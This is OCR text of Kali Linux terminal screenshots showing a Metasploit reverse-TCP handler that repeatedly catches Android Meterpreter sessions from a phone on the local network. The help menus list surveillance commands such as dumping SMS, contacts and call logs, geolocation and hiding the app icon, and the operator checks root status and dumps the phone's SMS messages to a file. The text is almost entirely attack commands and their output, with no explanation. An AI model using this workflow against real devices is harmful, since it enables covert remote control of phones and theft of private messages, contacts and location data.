File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: /var/www/html
root@kali: ~
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (android/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.1.37 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.37:4444
[*] Sending stage (72435 bytes) to 192.168.1.35
[*] Meterpreter session 1 opened (192.168.1.37:4444 -> 192.168.1.35:52194) at 2019-10-06 19:06:16 +0530
meterpreter > sysinfo
Computer : localhost
OS : Android 5.0.2 - Linux 3.4.0-9916093 (armv7l)
Meterpreter : dalvik/android
meterpreter > help



Applications
Places
Terminal
Sun 19:15
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: /var/www/html
root@kali: ~
meterpreter > help
Core Commands
Command Description
? Help menu
background Backgrounds the current session
bg Alias for background
bgkill Kills a background meterpreter script
bglist Lists running background scripts
bgrun Executes a meterpreter script as a background thread
channel Displays information or control active channels
close Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid Get the session GUID
help Help menu
info Displays information about a Post module
irb Open an interactive Ruby shell on the current session
load Load one or more meterpreter extensions
machine_id Get the MSF ID of the machine attached to the session
pry Open the Pry debugger on the current session
quit Terminate the meterpreter session
read Reads data from a channel
resource Run the commands stored in a file
run Executes a meterpreter script or Post module
secure (Re)Negotiate TLV packet encryption on the session
sessions Quickly switch to another session
set_timeouts Set the current session timeout values
sleep Force Meterpreter to go quiet, then re-establish session.
transport Change the current transport mechanism



Applications Places Terminal Sun 19:15
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: /var/www/html
root@kali: ~
==========
Command Description
------- -----------
play play an audio file on target system, nothing written on disk
Android Commands
==========
Command Description
------- -----------
activity_start Start an Android activity from a Uri string
check_root Check if device is rooted
dump_calllog Get call log
dump_contacts Get contacts list
dump_sms Get sms messages
geolocate Get current lat-long using geolocation
hide_app_icon Hide the app icon from the launcher
interval_collect Manage interval collection capabilities
send_sms Sends SMS from target session
set_audio_mode Set Ringer Mode
sqlite_query Query a SQLite database from storage
wakelock Enable/Disable Wakelock
wlan_geolocate Get current lat-long using WLAN information
Application Controller Commands
==========
Command Description
------- -----------
app_install Request to install apk file
app_list List installed apps in the device
app_run Start Main Activty for package name



Applications Places Terminal Sun 19:15
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: /var/www/html
root@kali: ~
getlwd Print local working directory
getwd Print working directory
lcd Change local working directory
lls List local files
lpwd Print local working directory
ls List files
mkdir Make directory
mv Move source to destination
pwd Print working directory
rm Delete the specified file
rmdir Remove directory
search Search for files
upload Upload a file or directory
Stdapi: Networking Commands
==========
Command Description
------- -----------
ifconfig Display interfaces
ipconfig Display interfaces
portfwd Forward a local port to a remote service
route View and modify the routing table
Stdapi: System Commands
==========
Command Description
------- -----------
execute Execute a command
getuid Get the user that the server is running as
localtime Displays the target system's local date and time
pgrep Filter processes by name
ps List running processes



Applications Places Terminal Sun 19:15
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: /var/www/html
root@kali: ~
[*] 192.168.1.35 - Meterpreter session 8 closed. Reason: User exit
msf5 exploit(multi/handler) > exit
[*] You have active sessions open, to exit anyway type "exit -y"
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.37:4444
[*] Sending stage (72435 bytes) to 192.168.1.35
[*] Meterpreter session 10 opened (192.168.1.37:4444 -> 192.168.1.35:45571) at 2019-10-06 19:08:47 +0530
[*] Sending stage (72435 bytes) to 192.168.1.35
meterpreter >
meterpreter >
meterpreter > help
Core Commands
Command Description
? Help menu
background Backgrounds the current session
bg Alias for background
bgkill Kills a background meterpreter script
bglist Lists running background scripts
bgrun Executes a meterpreter script as a background thread
channel Displays information or control active channels
close Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid Get the session GUID
help Help menu



Applications Places Terminal Sun 19:15
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: /var/www/html
root@kali: ~
meterpreter > check_root
[*] Device is not rooted
meterpreter > play
Please specify a path to an audio file
meterpreter > play
Please specify a path to an audio file
meterpreter >
[*] 192.168.1.35 - Meterpreter session 1 closed. Reason: Died
fg
[-] Unknown command: fg.
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.37:4444
[*] Sending stage (72435 bytes) to 192.168.1.35
[*] Meterpreter session 2 opened (192.168.1.37:4444 -> 192.168.1.35:60767) at 2019-10-06 19:08:06 +0530
[*] Sending stage (72435 bytes) to 192.168.1.35
[*] Meterpreter session 3 opened (192.168.1.37:4444 -> 192.168.1.35:37174) at 2019-10-06 19:08:07 +0530
[*] 192.168.1.35 - Meterpreter session 3 closed. Reason: Died
[-] Invalid session identifier: 3
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.37:4444
[*] Sending stage (72435 bytes) to 192.168.1.35
[*] Meterpreter session 4 opened (192.168.1.37:4444 -> 192.168.1.35:42324) at 2019-10-06 19:08:13 +0530
[*] Sending stage (72435 bytes) to 192.168.1.35
[*] Meterpreter session 5 opened (192.168.1.37:4444 -> 192.168.1.35:32844) at 2019-10-06 19:08:14 +0530
[*] Sending stage (72435 bytes) to 192.168.1.35
[*] Meterpreter session 6 opened (192.168.1.37:4444 -> 192.168.1.35:42601) at 2019-10-06 19:08:15 +0530
[*] Sending stage (72435 bytes) to 192.168.1.35
[*] Meterpreter session 7 opened (192.168.1.37:4444 -> 192.168.1.35:55593) at 2019-10-06 19:08:15 +0530
[*] Sending stage (72435 bytes) to 192.168.1.35
[*] Meterpreter session 8 opened (192.168.1.37:4444 -> 192.168.1.35:43155) at 2019-10-06 19:08:15 +0530
[*] Sending stage (72435 bytes) to 192.168.1.35
meterpreter > exit



Applications Places Terminal Sun 19:16
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: /var/www/html
root@kali: ~
meterpreter > dump_sms
[*] Fetching 4 sms messages
[*] SMS messages saved to: sms_dump_20191006190940.txt
meterpreter > [-] Failed to load extension: No module of the name android found
Interrupt: use the 'exit' command to quit
meterpreter > [-] Failed to load extension: No module of the name appapi found
exit
[*] Shutting down Meterpreter...
[*] 192.168.1.35 - Meterpreter session 10 closed. Reason: User exit
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.37:4444
[*] Sending stage (72435 bytes) to 192.168.1.35
[*] Meterpreter session 11 opened (192.168.1.37:4444 -> 192.168.1.35:40475) at 2019-10-06 19:10:32 +0530
[*] Sending stage (72435 bytes) to 192.168.1.35
meterpreter > cat
Usage: cat file
meterpreter > ls
No entries exist in /data/data/com.metasploit.stage/files
meterpreter > cat hello.apk
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > ls
No entries exist in /data/data/com.metasploit.stage/files
meterpreter > cd/
[-] Unknown command: cd/.
meterpreter > cd
Usage: cd directory
meterpreter > cd..
[-] Unknown command: cd...
meterpreter > cd.
[-] Unknown command: cd..
meterpreter > cd
Usage: cd directory

